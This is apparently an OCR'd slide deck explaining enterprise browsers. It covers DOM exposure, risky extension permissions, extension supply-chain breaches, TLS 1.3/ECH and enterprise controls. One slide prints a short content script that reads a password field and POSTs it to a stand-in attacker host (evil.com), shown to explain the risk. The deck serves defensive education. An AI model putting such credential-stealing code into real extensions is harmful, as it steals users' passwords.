What Is an Enterprise Browser?

Understanding the Security Gap in Consumer Browsers

THE SHIFT

The Browser Became the Operating System

71%

of the workday

is spent in the browser or in virtual meetings — SaaS apps, email, file sharing, collaboration (Forrester Consulting, 2022)

Ten years ago this was a fraction of the workday split across native desktop apps. The center of gravity has moved — the browser is now the primary work surface, not a supporting one.

#1

most-used application

on the corporate endpoint — ahead of any single native app or SaaS client

More time than email clients or office suites measured on their own. If an attacker wants maximum access, the browser is where the time — and the data — already is.

0%

built for enterprise security

consumer browsers were designed for speed and compatibility — not policy, control, or compliance

Every other layer of the stack — network, endpoint, identity — has an enterprise-grade equivalent. The browser is the one major surface that still doesn't.

The operating system enterprises secure and the operating system employees actually work in have quietly become two different things.

DEFINITIONS

Managed Browser vs. Enterprise Browser

Both run Chromium. The difference is architectural: where the policy decision happens.

Managed Browser

A consumer browser (Chrome, Edge) with policies applied externally via GPO, MDM, or admin console.

Same engine — still a consumer browser under the hood

Config-level controls — homepage, proxy, extension block lists

No DOM access — can't see or protect page content

Coarse extension policy — allow/block plus limited API restrictions, no real-time permission stripping

Device-dependent — policies don't follow unmanaged devices

V
S

Enterprise Browser

A purpose-built Chromium browser with security controls embedded in the rendering engine itself.

Modified engine — security hooks built into the browser core

DOM-level policy — classify, redact, and control page content in real time

Full DLP — copy/paste, print, screenshot, watermark enforcement

Granular extensions — risk scoring, runtime permission restrictions, update holds

Identity-based — policies follow the user, not the device

A managed browser configures from the outside. An enterprise browser moves the enforcement point inside the engine.

BACKGROUND

Chromium Secures the Web. It Doesn't Secure the Enterprise.

Chromium's own security FAQ defines a real, well-engineered threat model — it's just scoped to remote attacks, not enterprise ones.

Defends against — remote threats

- Malicious web pages and scripts
- Site isolation & process sandboxing
- Network attackers — HTTPS enforcement, certificate validation, and HSTS to stop downgrade and interception attacks

Explicitly out of scope

- Malware already on the device
- A compromised OS or physical access
- Human error — phishing, bad extensions

400+ local-attack reports closed out-of-scope over 8 years with **fewer than 30 (≤7.5%)** marked "Fixed."

Missing for the enterprise

- Centralized policy enforcement
- Data loss prevention
- Visibility into user activity
- Extension governance
- AI governance

Chromium was built as a consumer browser for the masses. It isn't broken — it just wasn't designed to solve enterprise problems.

MISALIGNED INCENTIVES

Consumer Browser Interests ≠ Enterprise Interests

Consumer browser vendors want to…

- Maximize engagement & ad revenue
- Collect user data for ad targeting
- Keep the extension store open and growing
- Ship features fast to win market share

Enterprises need to…

- Control where data goes
- Stop data collection, not enable it
- Lock down the extension surface
- Enforce predictable, audited policy
- Govern what AI agents can see and do

The consumer browser vendor's incentives run counter to your security goals — the browser you rely on to protect data is built by a company that profits from collecting it.

TECHNICAL FOUNDATION

Inside the Browser: The DOM

The **Document Object Model (DOM)** is the browser's live, in-memory representation of every web page.

Think of it as a structured tree that holds every element you see — and everything you don't:

→ Form fields and their values

→ Authentication tokens and cookies

→ Hidden data attributes

→ API responses rendered on screen

SIMPLIFIED DOM TREE

```
<html> <body> <form> <input type="password"> <input
value="SSN: 412-..."> </form> <script> token =
"eyJ..." </body> </html>
```

THE RISK

The DOM Exposes Everything

HTTPS only secures data in transit . Once it reaches the browser, TLS is terminated and the payload is decrypted — from that point on, any code running in the page , including extensions, can read and modify it as plaintext in the DOM.

This means access to:

Credentials as they're typed Sensitive data displayed on screen

Session tokens and cookies The ability to inject or alter content

No Guardrails


No mechanism restricts what DOM content is readable by scripts or extensions — no sensitivity classification, no redaction, no audit trail. A banking page and a coupon site get the same security model.


No Tools Required


Anyone can open the built-in DevTools (F12 / right-click → Inspect) and browse the live DOM directly — no extension needed. The Console can read or rewrite any of it with one line of JavaScript.

THE RISK

The DOM Exposes Everything








THE RISK

The DOM Exposes Everything



EXTENSIONS

Browser Extensions: Mini-Applications with Full Access

What they are

Small software packages that run inside the browser with elevated privileges. They can read pages, modify content, intercept network requests, and access browser storage.

The scale

Chrome Web Store lists 220,000+ published extensions (Exstats, Jun 2026). Most enterprise employees have several installed, and adoption is essentially universal. Most are unvetted by IT.

How they work

Extensions inject JavaScript into web pages via "content scripts." This code runs with the same access as the page itself — and often more, via background service workers.


The trust problem


Users install extensions with a single click. There is no enterprise approval workflow, no risk scoring, and no visibility into what data they access.


PERMISSIONS

What Extension Permissions Really Mean

`Host permissions`	Full DOM access on every page
`scripting`	Inject scripts, alter page content
`webRequest`	Observe/block traffic — full blocking now restricted to force-installed extensions under MV3
`cookies`	Access session tokens and stored credentials
`nativeMessaging`	Talks to apps outside the browser sandbox







35% of Chrome extensions request "read and change all your data on all websites." Source: http://arxiv.org/pdf/2405.06830

Grammarly **Risk: Low (33)**

10M+ users, not malware — unmanaged means no IT oversight either way.

Host: **All URLs** Cookies: **Critical**
Clipboard: **High**

Adblock for YouTube **Risk: Critical (99)**

10M+ users, 4.4★ — critical score, still freely installable.

Host: **All URLs** webRequest: **Critical**
Tabs: **High**

HOW IT WORKS

How an Extension Steals a Password

Any extension with `host permissions` (like `<all_urls>`) can do this. It requires three lines of JavaScript in a content script:

1. **Find the password field**
   Queries the DOM for any `input[type='password']` — host permissions grant full access to every form element on the page.

2. **Read the value**
   Access `.value` on the element. The dots are cosmetic — the plaintext is in the DOM for standard inputs (custom/virtual-keyboard fields raise the bar, not immune).

3. **Send it out**
   Sent via `runtime.sendMessage()` to the service worker, then `fetch()` out. No prompt, no warning — visible to network tools, invisible to the user.

CONTENT SCRIPT

```
const pw = document
.querySelector('[type=password]')
const val = pw.value
fetch('https://evil.com', { body:
val, method: 'POST' })
```

The dots are CSS styling only — for a standard password input, the plaintext is accessible in the DOM.

Manifest V3 didn't fix this — host-permission DOM access works identically. Unfixable without changing how HTML forms work.

SUPPLY CHAIN

The Extension Supply Chain Problem

Acquisition Attacks

Attackers buy popular extensions from their developers, then push a malicious update to the entire installed base. Users never know the ownership changed.

Silent Auto-Updates

Extensions update automatically with no user review. A safe extension today can become malicious tomorrow — and the user will never see a prompt.

Compromised Developer Accounts

Phishing the developer's Chrome Web Store credentials allows attackers to publish poisoned updates under a trusted name.

Minimal Store Vetting

Web store review is largely automated and focuses on policy compliance, not deep security analysis. Malicious behavior is routinely missed.

Of the **220,000+** extensions in the store, **2,400 (1.1%)** are flagged malicious and **58,000 (26.5%)** are flagged critical risk.

CASE STUDIES

Real-World Breaches: Extensions Gone Wrong

Dec 2024 40 extensions	A coordinated phishing campaign targeted extension developers directly, starting with Cyberhaven's Chrome Web Store publisher account. Attackers used the stolen credentials to push a malicious update carrying code that exfiltrated session cookies and authentication tokens from corporate SaaS logins; the pattern was traced to 40 compromised extensions with 3.7M+ combined users.
2020–21 The Great Suspender	A popular tab-suspension extension with 2M+ users was sold to an unknown buyer; Google removed it soon after for containing malware — a textbook acquisition attack.
2019 DataSpii	Security researcher Sam Jadali disclosed that eight browser extensions (including Hover Zoom, SpeakIt!, and PanelMeasurement) with 4M+ combined users captured every URL visited and sold the data to the marketing firm Nacho Analytics — exposing internal corporate dashboards, patient records, tax returns, and precise GPS coordinates.

SUMMARY

The Consumer Browser Security Gap

Unrestricted DOM

Any script or extension reads all page data — credentials, PII, tokens — with no policy layer

Unmanaged Extensions

Users install freely, extensions auto-update silently, IT has no approval workflow or risk visibility

Ungoverned AI

AI agents and assistants read and act on page data with no policy on what they can see or do

No Audit Trail

No logging of what data was accessed, copied, or exfiltrated through the browser

APPROACHES TO CLOSING THE GAP

VDI, CASB/SWG, and Managed Browser Policies

Three ways organizations try to secure browser-based work — and where each falls short.

VDI

Runs the browser in a remote VM — a pixel stream, data never reaches the endpoint.

Strength
Isolates data from the endpoint

Limitation
High cost, latency, no DOM visibility — still a consumer browser, just remote.

CASB / SWG

Proxy tools that inspect and filter SaaS traffic at the network layer.

Strength
API-level policy, URL filtering, shadow IT discovery

Limitation
Sees the envelope, not the letter — no DOM, extensions, or clipboard control.

GPO / MDM

Group Policy or MDM profiles lock down browser settings.

Strength
No added infrastructure, familiar to IT teams


Limitation
Block-or-allow only — no DLP, no DOM protection or visibility.

All three sit beside or around the browser. None of them can see or control what happens inside it.

SECURITY ARCHITECTURE

Where Is Data Inspected?

Every traditional model inspects after the payload has left the browser. Only one acts before it moves.



SECURITY ARCHITECTURE

TLS 1.3 & ECH: Impact on Traffic Inspection

Two protocol changes are closing off the inspection paths break-and-inspect and pinning already strain.

TLS 1.3 — Kills Passive Decryption

~76% of web traffic negotiates TLS 1.3 (2025) — up from near-zero in 2018

Client → ~~Sensor~~ ✕ → Server

- Mandatory forward secrecy (ECDHE) — each session gets a unique, discarded key.
- The server's private key alone can no longer decrypt recorded sessions.
- Passive tap/sensor recording is dead — RSA-key decryption no longer works.
- Active MitM proxies still work — only on managed devices with an enterprise root CA.

ECH — Threatens Active Inspection

~59% of browsers ship ECH; Cloudflare (~20% of traffic) enabled it in late 2023

Client → ⚠ Proxy → Edge → Origin

- The SNI (destination domain) is now encrypted inside an inner ClientHello.
- It's encrypted to the destination's public key — the proxy can't read it or forge the right cert.
- The proxy sees only an outer SNI pointing to a shared frontend, not the real destination.
- Intercepting blindly breaks the handshake or forces a refusable fallback.

ECH is in gradual rollout — once widespread, even managed-device inline inspection becomes significantly harder.

TLS 1.3 eliminated passive decryption. ECH is on track to disrupt active inspection. Together, they represent a fundamental shift in enterprise traffic visibility.

WHAT CHANGES ARCHITECTURALLY

Securing the DOM, Extensions, and AI

DOM Security

Content classification & redaction
Scan the DOM in real time for PII, credentials, and financial data; mask or redact fields based on role and context.

Action controls
Block copy/paste, screenshots, and printing; add dynamic watermarks — enforced at the browser level.

Injection prevention & audit logging
Block unauthorized scripts from modifying the DOM, and log every action for forensic-grade visibility.

Extension Control

Risk scoring & granular permissions
Score every extension on permissions, behavior, and reputation before install; restrict what its permissions can actually do at runtime.

Update control
Hold extension updates for review when a new version requests more permissions or changes behavior.

Domain-level blocking
Let a tool run on the open web but auto-disable it on your ERP, HR, or banking systems.

AI Governance

Scoped data access
Restrict what page and DOM data AI agents and assistants can read, per app and per user.

Action approval
Require approval or block agent actions like form submission, purchases, and file uploads.

Attributed audit trail
Log every agent action tied back to the user who initiated it.

Key Takeaways

01 The browser is where enterprise work happens — and Chromium's threat model was never scoped to protect it.

02 The DOM gives any script or extension full access to sensitive data — with no controls or audit trail.

03 Extensions are a major attack surface — unmanaged, auto-updating, and increasingly targeted by threat actors.

04 Bolt-on solutions (VDI, CASB, GPO) can't see or control what happens inside the browser.

05 AI agents now read and act on browser data — ungoverned, they are the same problem in a new form.

06 Moving enforcement into the rendering engine is what makes DOM-level policy, extension governance, and AI oversight possible at all.